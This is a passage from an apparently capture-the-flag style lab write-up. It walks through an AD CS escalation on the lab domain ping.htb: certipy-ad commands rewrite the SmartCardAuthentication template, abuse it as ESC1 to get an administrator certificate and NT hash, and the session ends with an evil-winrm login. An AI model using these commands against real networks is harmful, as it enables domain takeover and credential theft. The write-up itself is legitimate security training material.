certipy-ad template -u "c.roberts@ping.htb" -k -no-pass -dc-host dc1.ping.htb -target dc1.ping.htb -template 'SmartCardAuthentication' -write-default-configuration
let’s check if our changes applied successfully or not so we’ll use the find command again to check
certipy-ad find -u c.roberts -k -no-pass -dc-host dc1.ping.htb
let’s abuse the ESC1 now
certipy-ad req -u "c.roberts@ping.htb" -k -no-pass -dc-host dc1.ping.htb -target dc1.ping.htb -ca 'ping-DC1-CA' -template 'SmartCardAuthentication' -upn administrator@ping.htb
let’s first try to get NT hash
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.36.117
searching for solution i found
NHA Lab Write-Up — From Web to Domain Admin (Twice)

we have to add the SID as well of the Administrator user we can get that from bloodhound
S-1-5-21-750635624-2058721901-1932338391-500re-run the command again, but this time with -sid
certipy-ad req -u "c.roberts@ping.htb" -k -no-pass -dc-host dc1.ping.htb -target dc1.ping.htb -ca 'ping-DC1-CA' -template 'SmartCardAuthentication' -upn administrator@ping.htb -sid 'S-1-5-21-750635624-2058721901-1932338391-500'
and now we can try to get NTLM hash using authcommand
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.36.117
but we requires the ccache file to authenticate with winrm
python gettgtpkinit.py PING.HTB/administrator -cert-pfx administrator.pfx -pfx-pass "" administrator.ccache
and now loging with winrm

evil-winrm -i dc1.ping.htb -r ping.htb